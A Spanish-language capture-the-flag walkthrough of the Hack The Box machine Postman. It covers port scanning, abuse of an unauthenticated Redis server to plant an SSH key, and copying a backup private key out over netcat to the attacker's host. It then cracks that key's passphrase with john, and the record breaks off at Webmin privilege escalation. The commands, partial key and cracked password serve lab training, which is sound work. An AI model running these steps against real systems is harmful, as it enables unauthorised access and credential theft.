

Postman

Máquina Linux de dificultad fácil

Enumeración y escaneo

Se realiza una enumeración de puertos y servicios, se validan sitios web y posibles vectores de ataque.

`nmap -Pn -p- 10.10.10.160 --open -T4`

```
(kali㉿kali)-[~/machineshtb/Postman]
$ nmap -Pn -p- 10.10.10.160 --open -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 23:38 GMT
Nmap scan report for 10.10.10.160
Host is up (0.12s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
6379/tcp  open  redis
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 32.50 seconds

(kali㉿kali)-[~/machineshtb/Postman]
```



Versiones de los servicios:

`nmap -Pn -p22,80,6379,10000 -sCV 10.10.10.160 -T4`

```
(kali㉿kali)-[~/machineshtb/Postman]
$ nmap -Pn -p22,80,6379,10000 -sCV 10.10.10.160 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 23:40 GMT
Nmap scan report for 10.10.10.160
Host is up (0.18s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|_ 256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_ 256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis    Redis key-value store 4.0.9
10000/tcp open  http     MiniServ 1.910 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 38.45 seconds
```


en la web se detecta un dominio añadimos al `/etc/hosts` y enumeramos directorios



como redirige añadimos el dominio

```
(kali@kali)-[~/machineshtb/Postman]
$ tail /etc/hosts
10.10.10.37 blocky.htb
10.10.11.155 talkative.htb
10.10.11.140 artcorp.htb dev01.artcorp.htb
10.10.11.105 horizontall.htb www.horizontall.htb api-prod.horizontall.htb
10.10.10.222 delivery.htb helpdesk.delivery.htb
10.10.10.209 doctors.htb
10.10.10.239 staging.love.htb www.love.htb LOVE
10.10.10.79 valentine.htb
10.10.10.162 staging-order.mango.htb mango.htb
10.10.10.160 Postman

(kali@kali)-[~/machineshtb/Postman]
$
```



```
gobuster dir -u http://postman.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x sh,html,php,txt,htm,xml," "
```

```

[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: ,sh,html,php,txt,htm,xml
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 3844]
/.php (Status: 403) [Size: 290]
/.htm (Status: 403) [Size: 290]
/images (Status: 301) [Size: 311] [--> http://postman.htb/images/]
/. (Status: 200) [Size: 3844]
/.html (Status: 403) [Size: 291]
/upload (Status: 301) [Size: 311] [--> http://postman.htb/upload/]
/css (Status: 301) [Size: 308] [--> http://postman.htb/css/]
/js (Status: 301) [Size: 307] [--> http://postman.htb/js/]
/fonts (Status: 301) [Size: 310] [--> http://postman.htb/fonts/]
Progress: 253551 / 1764480 (14.37%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 253951 / 1764480 (14.39%)
=====
Finished

```

Redis key-value store 4.0.9

Ahora como tenemos el servicio redis corriendo en el 6379 validamos la data que trae tomanddo ayuda de una máquina que ya hice Redish.

```
nc -vn 10.10.10.160 6379
```

INFO

```

No hay coincidencias
(kali㉿kali)-[~/machineshtb/Postman]
$ nc -vn 10.10.10.160 6379
(UNKNOWN) [10.10.10.160] 6379 (redis) open
INFO
$2724
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:636
run_id:c523890e661a7bf9a2a59a25e2962106267227ca
tcp_port:6379
uptime_in_seconds:755
uptime_in_days:0
hz:10
lru_clock:15066016
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0

```

a diferencia de redish aca no se detecta un keyspace


```
# Keyspace
CONFIG GET *
*1/8
$10
dbfilename
$8
dump.rdb
$11
requirepass
$0


$10
masterauth
$0

$19
cluster-announce-ip
$0

$10
```

```
$2
no
$3
dir
$14
/var/lib/redis
$4
save
$21
900 1 300 10 60 10000
$26
client-output-buffer-limit
$67
normal 0 0 0 slave 268435456 67108864 60 pubsub 33554432 8388608 60
Postman 0:hash 1:hash 2:tmux 3:hash
```

Se puede hacer un reverse shell con redis



Validamos los comandos


```
redis-cli -h 10.10.10.160
```

```
config set dir /var/www/html
```

```
config set dbfilename redis.php
```

```
set test ""
```

```
save
```



Como al ejecutar dio un error parece que no es viable el camino de la php webshell.

SSH key via redis

Se puede incluir una llave ssh vía redis para autenticarnos con nuestra llave, para ello nos creamos la llave ssh

Example [from here](#)

Please be aware `config get dir` result can be changed after other manually exploit commands. Suggest to run it first right after login into Redis. In the output of `config get dir` you could find the **home** of the **redis user** (usually `/var/lib/redis` or `/home/redis/.ssh`), and knowing this you know where you can write the `authenticated_users` file to access via ssh **with the user redis**. If you know the home of other valid user where you have writable permissions you can also abuse it:

1. Generate a ssh public-private key pair on your pc: `ssh-keygen -t rsa`
2. Write the public key to a file: `(echo -e "\n\n"; cat ~/.id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
3. Import the file into redis: `cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
4. Save the public key to the **authorized_keys** file on redis server:

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /var/lib/redis/.ssh
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
OK
```

```
cd /home/kali/.ssh
ssh-keygen -t rsa
```

```
(kali@kali)-[~/.ssh]
$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:9xhat8FIAInu8z3CLdLFONmLr71LmZQhriC801IJSfU kali@kali
The key's randomart image is:
+----[RSA 3072]-----+
| .. ..0. |
| . 0 . . |
|.. . E. . . |
|+ .. . + 0 |
|.0.0 .,S = + |
| .+.0.+.+* = 0 |
| 0 ., = *=.. 0 |
|... . Bo= |
|... ..==+ |
+-----[SHA256]-----+
(kali@kali)-[~/.ssh]
$
```

```
(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt
```

```
(kali㉿kali)-[~/ssh]
└─$ (echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt
cat: /home/kali/id_rsa.pub: No such file or directory

(kali㉿kali)-[~/ssh]
└─$ (echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt

(kali㉿kali)-[~/ssh]
└─$
```

[Postman] 0:bash 1:bash- 2:[tmux] 3:bash 4:bash*

cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key

```
(kali㉿kali)-[~/ssh]
└─$ cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
(error) MISCONF Redis is configured to save RDB snapshots, but it is currently configured to report errors during writes if RDB snapshots are disabled. Use 'CONFIG SET save 0' to disable RDB snapshots.

[Postman] 0:bash
```

como dio error valido en la documentación guía y dice que se debe colocar el servicio en /var/lib/redis/.ssh

```
1. Generate a ssh public-private key pair on your pc: ssh-keygen -t rsa
2. Write the public key to a file: (echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt
3. Import the file into redis: cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key
4. Save the public key to the authorized_keys file on redis server:

root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /var/lib/redis/.ssh
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
OK
```

config set dir /var/lib/redis/.ss

config get dir

```
(kali㉿kali)-[~/ssh]
└─$ redis-cli -h 10.10.10.160
10.10.10.160:6379> config set dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379>
```

[Postman] 0:bash 1:bash- 2:bash 3:bash 4:redis-cli*

salgo del redis cli y ejecuto nuevamente

cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key

```
(kali㉿kali)-[~/ssh]
└─$ redis-cli -h 10.10.10.160
10.10.10.160:6379> config set dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> exit

(kali㉿kali)-[~/ssh]
└─$ cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
OK

(kali㉿kali)-[~/ssh]
└─$
```

ahora solo falta setear y guardar

config set dbfilename "authorized_keys"

save

```
(kali㉿kali)-[~/ssh]
└─$ redis-cli -h 10.10.10.160
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379>
```

ahora para saber el usuario se detecta que en el directorio /var/lib/redis/.ssh el usuario es redis

```
0.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
0.10.10.160:6379> config set dbfi
```

nos conectamos por ssh

ssh -i /home/kali/.ssh/id_rsa redis@10.10.10.160

```

(kali@kali)-[~/machineshtb/Postman]
$ ssh -i /home/kali/.ssh/id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ whoami
redis
redis@Postman:~$

```

Para obtener la flag del usuario debemos ser matt

```

redis@Postman:~$ cat /home/Matt/user.txt
cat: /home/Matt/user.txt: Permission denied
redis@Postman:~$

```

enumeramos la máquina buscando archivos que tengan relación con el usuario y encontramos un backup de la llave id_rsa

find / -user Matt 2>/dev/null | grep -vE 'proc|/.'

```

-rw-r--r-- 1 Matt Matt 3771 Aug 25 2019 .bashrc
drwx----- 2 Matt Matt 4096 Aug 25 2019 .cache
drwx----- 3 Matt Matt 4096 Aug 25 2019 .gnupg
drwxrwxr-x 3 Matt Matt 4096 Aug 25 2019 .local
-rw-r--r-- 1 Matt Matt 807 Aug 25 2019 .profile
-rw-rw-r-- 1 Matt Matt 66 Aug 26 2019 .selected_editor
drwx----- 2 Matt Matt 4096 Aug 26 2019 .ssh
-rw-rw-r-- 1 Matt Matt 33 Mar 27 23:37 user.txt
-rw-rw-r-- 1 Matt Matt 181 Aug 25 2019 .wget-hsts
redis@Postman:/home/Matt$ cd .ssh
-bash: cd: .ssh: Permission denied
redis@Postman:/home/Matt$ find / -user Matt 2>/dev/null | grep -vE 'proc|/.'
/opt/id_rsa.bak
/home/Matt
/home/Matt/user.txt
/var/www/SimpleHTTPPutServer.py
redis@Postman:/home/Matt$
[Postman] 0:bash 1:bash- 2:bash 3:bash 4:ssh*

```

validamos y podemos leer el archivo

```
5Mi8BzrBhd00wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlP9LWEerMfolbjTSOU5mDePfmQ3fwC06MPBiqzrrFcPNJr7/McQECb5sf+06
jKE37fn0UVE2QVdVVK36EL6DyaBf/w2d/3T7q100d7K+4Kd36gMBf33La0+qx36e
SbJIlksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXlEsQjhZHxX5X/RU02D+AF07p3BSRjhd30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWskPK4I7IH5gbkrxVgb/9g/W2ua1C3Nncv3Mncf0nLI117BS/QwNtuTozG8p
S9k37i+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmLOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yN09z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3h04mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUX4aMTLhG5R0jgQGytWf/q7MGr03cF25k1PEWNYZMqY4WysZXi
WhQFIkFOINwVE0tHakZ/ToYaUQNtRT6pZyHgvt0mTo0t3jUERSppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEFeIF3NAMEU2o+Ngq92Hm
npAFketvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH80HYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUVG3tPGHjZyLpkytmhtja0rRWw=
-----END RSA PRIVATE KEY-----
redis@Postman:/opt$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep 11  2019 .
drwxr-xr-x 22 root root 4096 Sep 30  2020 ..
-rwxr-xr-x  1 Matt Matt 1743 Aug 26  2019 id_rsa.bak
redis@Postman:/opt$
```

[Postman] 0:bash 1:bash- 2:bash 3:bash 4:ssh*

nos traemos esa llave con netcat
nc -l -p 1234 > llave
nc -w 3 10.10.14.2 1234 < out.file

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Postman]
$ nc -l -p 1234 > llave
> ScriptKiddle
> Sense
> Seventeen
```

```
drwxr-xr-x 22 root root 4096 Sep 30  2020 ..
-rwxr-xr-x  1 Matt Matt 1743 Aug 26  2019 id_rsa.bak
redis@Postman:/opt$ nc -w 3 10.10.14.2 1234 < id_rsa.bak
redis@Postman:/opt$
```

[Postman] 0:bash 2:bash- 4:ssh*

damos permisos a la llave y nos conectamos como Matt

```
(kali㉿kali)-[~/machineshtb/Postman]
$ chmod 600 llave

(kali㉿kali)-[~/machineshtb/Postman]
$ ssh -i llave Matt@10.10.10.160
Enter passphrase for key 'llave':
Matt@10.10.10.160's password:
Permission denied, please try again.
Matt@10.10.10.160's password:
```

0.1. ssh2john

por desgracia tiene una contraseña utilizamos ssh2john
ssh2john llave > hashllave.txt

```
(kali㉿kali)-[~/machineshtb/Postman]
$ ssh2john llave > hashllave.txt

(kali㉿kali)-[~/machineshtb/Postman]
$
```

john -wordlist=/usr/share/wordlists/rockyou.txt hashllave.txt

```
(kali㉿kali)-[~/machineshtb/Postman]
$ john -wordlist=/usr/share/wordlists/rockyou.txt hashllave.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008 (llave)
1g 0:00:00:00 DONE (2025-03-28 01:18) 3.703g/s 914133p/s 914133c/s 914133C/s confused6..comett
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/machineshtb/Postman]
$
```

me conecto nuevamente por ssh, pero esta vez tampoco dejo más por un problema en el puerto 22

```
(kali㉿kali)-[~/machineshtb/Postman]
$ ssh -i llave Matt@10.10.10.160
Enter passphrase for key 'llave':
Connection closed by 10.10.10.160 port 22

(kali㉿kali)-[~/machineshtb/Postman]
$
```

entonces validamos con el cambio de usuario
su Matt

```
redis@Postman:~$ su Matt
Password:
su: Authentication failure
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ whoami
Matt
Matt@Postman:/var/lib/redis$
```


Escalada de privilegios webmin 1.910

Luego de enumerar un buen rato la máquina encontramos que root está corriendo el servicio webmin el cual se encuentra habilitado en el puerto 10000

ps -aux | grep root

```
root 338 0.0 1.0 91152 10004 ? Ss Mar27 00:00 /usr/bin/VGAuthService
root 340 0.0 0.8 153320 7644 ? Ss Mar27 00:03 /usr/bin/vmtoolsd
root 357 0.0 1.8 170344 17152 ? Ss Mar27 00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root 358 0.0 0.7 289844 7160 ? Ss Mar27 00:00 /usr/lib/accountsservice/accounts-daemon
root 364 0.0 0.3 31320 3316 ? Ss Mar27 00:00 /usr/sbin/cron -f
root 365 0.0 0.6 70608 6096 ? Ss Mar27 00:00 /lib/systemd/systemd-logind
root 630 0.0 0.2 16180 1908 tty1 Ss+ Mar27 00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root 647 0.0 0.7 72296 6624 ? Ss Mar27 00:00 /usr/sbin/sshd -D
root 665 0.0 1.8 331332 16904 ? Ss Mar27 00:00 /usr/sbin/apache2 -k start
root 744 0.0 3.2 95308 29572 ? Ss Mar27 00:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
